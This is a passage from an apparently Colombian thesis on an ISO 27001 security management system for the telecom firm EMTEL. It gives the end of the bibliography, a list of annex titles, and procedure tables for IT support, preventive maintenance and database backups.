[17] Universidad Nacional de Colombia, “Guia para la elaboración de Políticas de Seguridad de la Información.” pp. 1–13, 2003.

[18] MinTIC, “Elaboración de la política general de seguridad y privacidad de la información.” 2016, Accessed: Feb. 14, 2021. [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_G2_Politica_General.pdf.

[19] J. A. Ardila Naverrete, “Diseño de un Sistema de Gestión de Seguridad de la Información (SGSI) basado en la norma ISO/IEC 27001 para Positiva Compañia de Seguros S.A en la ciudad de Bogota,” Universidad Nacional Abierta y a Distancia, 2016.

[20] A. Palacios Ortega, “Diseño de un modelo de Politicas de Seguridad Informatica para la Superintendencia de Industria y Comercio de Bogota,” Universidad Libre de Colombia, 2015.

[21] J. A. Moreno Ciro, “Implementación del Sistema de Gestion de Seguridad de la Información del Ministerio de Defensa Nacional en el proceso de talento humano,” Institución Universitaria Politecnico Grancolombiano, 2016.

[22] M. Y. Villamil Ávila, “Diagnóstico y planificacion de la implementacion del

modelo de seguridad y privacidad de la informacion en la corporación autónoma regional de Cundinamarca-CAR," Universidad Católica de Colombia, 2017.

[23] H. A. Guerrero Erazo, L. A. Lasso Garces, and P. A. Legarda Muñoz, "Identificación de vulnerabilidades de seguridad en el control de acceso al sistema de gestión documental, mediante pruebas de testeo de red en la empresa INGELEC S.A.S," Universidad Nacional Abierta y a Distancia UNAD, 2015.

[24] C. A. Burbano Angulo, "Propuesta metodológica para realizar pruebas de penetración en ambientes virtuales," Pontificia Universidad Católica del Ecuador sede Esmeraldas, 2019.

[25] Comisión de Regulación de Comunicaciones, "Resolución Nº 5569 de 2018," 2018. https://www.crcom.gov.co/uploads/images/files/00005569 Seguridad Redes.pdf (accessed Jun. 02, 2021).

[26] "Decreto 1008 de 2018." Colombia, 2018, Accessed: Jun. 02, 2021. [Online]. Available: https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=78955.

[27] "Decreto 1078 de 2015." Colombia, 2015, Accessed: Jun. 02, 2021. [Online]. Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=77888.

[28] "Decreto 1083 de 2015." Colombia, 2015, Accessed: Jun. 02, 2021. [Online]. Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=62866.

[29] "Decreto 2693 de 2012." Colombia, 2012, Accessed: Jun. 02, 2021. [Online]. Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=51198.

[30] "Decreto 103 de 2015." Colombia, 2015, Accessed: Jun. 02, 2021. [Online]. Available: http://suin.gov.co/viewDocument.asp?ruta=Decretos/30019726.

[31] "Ley 1273 de 2009." Colombia, 2009, Accessed: Jun. 02, 2021. [Online]. Available: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html.

[32] "Ley 527 de 1999." Colombia, 1999, Accessed: Jun. 02, 2021. [Online]. Available: http://www.secretariasenado.gov.co/senado/basedoc/ley_0527_1999.html.

[33] "Ley 1266 de 2008." Colombia, 2008, Accessed: Jun. 02, 2021. [Online].

Available: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488.

[34] EMTEL, “Mi-empresa.” Accessed: Feb. 18, 2021. [Online]. Available: https://www.emtel.com.co/mi-empresa.

[35] MinTIC, “Gestión de Riesgos.” 2016, Accessed: Feb. 19, 2021. [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_G7_Gestion_Riesgos.pdf.

[36] ICONTEC - Instituto Colombiano de Normas Técnicas, “Norma técnica Colombiana NTC-ISO/IEC 27005:2009 Tecnología de la Información. Técnicas de Seguridad. Gestión del Riesgo en la Seguridad de la Información.,” no. 571, p. 67, 2009.

[37] G0tmi1k, “¿Qué es Kali Linux?” Accessed: Jun. 02, 2021. [Online]. Available: https://www.kali.org/docs/introduction/what-is-kali-linux/.

[38] S. De Luz, “Realiza escaneos de puertos con Nmap a cualquier servidor o sistema.” 2021, Accessed: Feb. 04, 2021. [Online]. Available: https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/.

[39] Tenable, “Nessus es la solucion Nº1 para evaluaciones de vulnerabilidades.” Accessed: May 02, 2021. [Online]. Available: https://es-la.tenable.com/products/nessus.

[40] “NIKTO: Un práctico escáner de vulnerabilidades de sitio web.” Accessed: Oct. 08, 2020. [Online]. Available: https://ciberseguridad.com/herramientas/software/nikto/.

[41] PortSwigger, “Burpsuite escaner de vulnerabilades.” Accessed: Oct. 08, 2020. [Online]. Available: https://portswigger.net/burp/vulnerability-scanner.

[42] “ZAP.” Accessed: Oct. 08, 2020. [Online]. Available: https://www.zaproxy.org/getting-started/.

[43] Departamento Administrativo de la Función Pública, “Guía para la administración del riesgo y el diseño de controles en entidades públicas: Riesgos de Gestión, Corrupción y Seguridad Digital.” pp. 1–93, 2018, [Online]. Available: https://www.unillanos.edu.co/docus/Guía Riesgos Gestión, Corrupción y Seg.Digital DAFP - 2018.pdf.

[44] MinTIC, “Controles de Seguridad y Privacidad de la Información - Guía No. 8.” 2016, [Online]. Available: https://www.mintic.gov.co/gestionti/615/articles-5482_G8_Controles_Seguridad.pdf.

ANEXOS

ANEXO A: Procedimientos de TI

ANEXO B: Inventario de activos de información del proceso TI

ANEXO C: Clasificación de activos de información del proceso TI

ANEXO D: Cumplimiento de controles del anexo A de la norma ISO/IEC 27001 en la empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P

ANEXO E: Resultados del reconocimiento de activos con nmap

ANEXO F: Resultado del escaneo de activos con la herramienta nessus

ANEXO G: Análisis de vulnerabilidades críticas y altas presentes en los activos de información objetivo.

ANEXO H: Explotación de vulnerabilidades en activos de información con metasploit.

ANEXO I: Evaluación del riesgo para los activos de información del proceso de TI

ANEXO J: Controles seleccionados de la norma ISO 27001 para mitigar los riesgos a los cuales están expuesto los activos de TI.

ANEXO K: Declaración de aplicabilidad SoA

ANEXO L: Política de seguridad de la información

ANEXO M: Políticas especificas de seguridad de la información

ANEXO N: Aprobación para realizar encuesta en seguridad de la información

ANEXO O: Listado de asistencia socialización políticas de seguridad de la información

ANEXO P: Actas de reunión comité de seguridad de la información de la empresa

ANEXO Q: Requerimiento N. 2020-048 del 31 de diciembre de 2020 de la CRC

ANEXO A:

PROCEDIMIENTOS DE TI


- **PROCEDIMIENTO DE SOPORTE TÉCNICO**

No.	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD/ DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Solicitud de soporte técnico.	Para acceder al sistema de gestión de solicitudes el usuario deberá ingresar a su correo corporativo o a su cuenta de Gmail y enviar su solicitud al correo electrónico soporte@emtel.com.co El usuario deberá proporcionar una descripción completa de la solicitud, incluyendo toda la información necesaria para ayudar al equipo de soporte a darle solución al incidente, para ello debe diligenciar el formulario que se encuentra en su cuenta de Gmail o correo corporativo.	Empleados de la empresa.	Que registro o documento se evidencia
2	Revisar los requerimientos, problemas o incidencias tecnológicas	El técnico de soporte debe ingresar al aplicativo y revisar las solicitudes hechas por los usuarios.	Técnico de soporte	
3	Analizar los requerimiento, problemas o incidentes y clasificarlos	El técnico de soporte verificará si es posible dar solución al requerimiento o problema en un primer nivel, si es posible se dará paso a la actividad N°4 del procedimiento. En caso de que el problema no pueda ser resuelto por el técnico de soporte este debe escalar el incidente al nivel 2	Técnico de soporte.	

		o al nivel 3 según corresponda. Escalamiento de incidentes: **Nivel 1**: El primer contacto es el técnico de soporte el cual revisará la solicitud y resolverá el incidente si es posible **Nivel 2**: El segundo contacto de escalamiento en caso de no conseguir los resultados deseados es el tecnólogo de TI. **Nivel 3**: Aplica para los casos que requieran un escalamiento adicional, ingeniero de TI.		
4	Solucionar los requerimiento, problemas o incidentes y cerrar solicitud.	El técnico de soporte dará solución a los requerimientos o incidentes que se encuentren clasificados en nivel 1 y cerrará la solicitud. Si no es el caso asignar el requerimiento al siguiente nivel (nivel 2), en el cual el tecnólogo de TI deberá darle solución. Si la solución es encontrada por el tecnólogo de TI (nivel 2), este debe cerrar la solicitud. En caso contrario el tecnólogo deberá escalar el incidente al nivel 3 en donde un ingeniero del subproceso TI debe dar solución al requerimiento o incidente y finalmente cerrar la solicitud. Para solucionar un requerimiento o incidente el empleado a cargo deberá trasladarse al área o sitio y verificar el daño reportado, efectuar el arreglo software y/o hardware, y realizar las	Técnico de soporte/Tecnólogo de TI/Ingeniero de TI.	

		pruebas requeridas para verificar el correcto funcionamiento. **Nota 1:** en el caso de que sea necesario formatear un equipo se debe solicitar la autorización del jefe del proceso al cual pertenece el equipo y el visto bueno del ingeniero de TI. **Nota 2**: Cuando se realiza revisión de los equipos de cómputo para verificar el software instalado, si se encuentra software no licenciado este será desinstalado y se procederá a aplicar las medidas correctivas establecidas en las políticas de seguridad de la información.		

Diagrama de flujo procedimiento soporte técnico



Empleados de la empresa
Subproceso de TI
Inicio
Solicitud de soporte técnico
Revisar los requerimientos, problemas o incidencias tecnológicas
Analizar los requerimientos, problemas o incidentes y clasificarlos
¿El nivel de escalamiento es 1?
si
No
El tecnico de soporte debera solucionar requerimiento o problema y cerrar solicitud
¿El nivel de escalamiento es 2?
No
Fin
si
Asignar a ingeniero de TI
Asignar a tecnologo de TI
El ingeniero de TI debera solucionar requerimiento o problema y cerrar solicitud
El tegnologo de TI debera solucionar requerimiento o problema y cerrar solicitud

- **PROCEDIMIENTO DE MANTENIMIENTO PREVENTIVO HARDWARE Y SOFTWARE**

No	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD / DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Diseñar cronograma de mantenimiento preventivo de equipos	Establecer un cronograma para realizar el mantenimiento preventivo de los equipos de la empresa, además de realizar un listado con las especificaciones y características de cada uno de estos (*Hoja de vida del equipo*).	Ingeniero de TI	Cronograma de mantenimiento preventivo de equipos. Hoja de vida de equipos de computo.
2	Revisar el cronograma de mantenimiento	El técnico de soporte debe revisar las fechas estipuladas para efectuar el mantenimiento y programarse esas fechas para realizarlo	Técnico de soporte	
3	Notificación al jefe de cada área de la realización de mantenimiento	Tres días antes de realizar el mantenimiento Tecnologías de la Información deberá notificarle al jefe de cada área sobre la actividad de mantenimiento.	Ingeniero de TI	
4	Revisar funcionamiento de equipo.	Acorde a las fechas establecidas para la realización del mantenimiento preventivo en los equipos de la empresa, el técnico de soporte debe iniciar verificando el funcionamiento de los equipos en cuanto procesamiento, velocidad de ejecución, programas, etc y realizar copia de seguridad por si detecta alguna falla grave. En caso de encontrar falla alguna	Técnico de soporte	

		se debe seguir el procedimiento de soporte técnico.		
5	Realizar mantenimiento software	Se debe realizar actualización de antivirus, actualización de controladores, eliminar archivos temporales del visor de eventos, desfragmentar disco liberar espacio y desinstalar software no licenciado.	Técnico de soporte	
6	Realizar limpieza física al equipo	Se debe realizar limpieza física al equipo utilizando soplador, líquidos especiales para partes electrónicas (memoria RAM), limpieza de los periféricos (teclado, mouse) y realizar cambio de pasta térmica.	Técnico de soporte	
7	Diligenciar formato de registro de mantenimiento y anexar hoja de vida del equipo	Después de realizar el mantenimiento preventivo al equipo el técnico de soporte debe diligenciar el formato de registro de mantenimiento preventivo en el cual se debe indicar la fecha en la que se realizó, y quien lo realizó anexándolo a la hoja de vida del equipo.	Técnico de soporte	
8	Realizar pruebas al equipo.	Una vez realizado el mantenimiento al equipo se deben realizar pruebas de funcionamiento en compañía del usuario.	Técnico de soporte	

Diagrama de flujo procedimiento de mantenimiento preventivo hardware y software




- **PROCEDIMIENTO DE COPIAS DE RESPALDO (BACKUP)**

No	NOMBRE DE LA ACTIVIDAD	ACTIVIDAD / DESCRIPCIÓN	RESPONSABLE	REGISTRO/ DOCUMENTO
1	Identificar el esquema de copias de respaldo	De acuerdo con el inventario y clasificación de los activos de información del subproceso TI, se deben identificar las bases de datos que se deben incluir en los backups. El tipo de backup dependerá del nivel de criticidad de la información que maneja cada servidor, en ese sentido los tipos de backups que se realizan acorde a la información son: **Full Backup:** se realiza diariamente a las 5 p.m Para la retención de los backups se tendrá en cuenta lo siguiente: **Backup diarios**: Los backups se alojarán diariamente en una cinta magnética que se encuentra en el mismo servidor, cada cinta en promedio guarda la información correspondiente a 5años **Backup mensual:** Los backups mensuales se alojarán en una carpeta dentro del mismo servidor y tendrá una retención de 12 meses.	Ingeniero de TI	
2	Programar copias de respaldo.	Realizar la programación automática de los respectivos backups de acuerdo con su tipo y su periodicidad, a través de las herramientas	Ingeniero de TI	

		proporcionadas por el motor de base de datos		
3	Documentar proceso de copias de respaldo	Los ingenieros y el técnico de soporte que tengan a cargo la realización de copias de respaldo, deben documentar el procedimiento, teniendo en cuenta los siguientes ítems: IP del servidor Nombre del servidor Nombre de las bases datos Periodicidad con la cual se realiza el backup (Diario, semanal, mensual, anual). Ruta exacta donde se aloja el backup Modo de recuperación	Ingeniero de TI, Técnico de soporte.	
4	Verificar la ejecución de las copias de respaldo	El ingeniero o técnico de soporte debe verificar que la copia de respaldo se haya ejecutado correctamente de acuerdo a la periodicidad con que se realice, de no ser así se deberá reprogramar nuevamente.	Ingeniero de TI, Técnico de soporte.	
5	Comprobar aleatoriamente las copias de respaldo de bakups de base de datos	Realizar una vez al mes aleatoriamente la restauración de un backup de bases de datos, estableciendo la ruta donde quedo la copia de respaldo, en caso que se presenten errores o problemas se debe documentar en la bitácora de registros de fallas.	Ingeniero de TI	
6	Recuperar en caso de fallas o desastre	En caso de presentarse una falla en el servidor o desastre que impacte la operación de la base de datos relacionado con problemas del motor, se realiza un diagnóstico inicial y se aplicaran las posibles	Coordinador del subproceso TI, ingeniero de TI	

		soluciones. En caso que las acciones ejecutadas no permitan la normalización del servicio, se realiza la restauración del backup más reciente de la base de datos pertinente.		

Diagrama de flujo procedimiento copias de respaldo

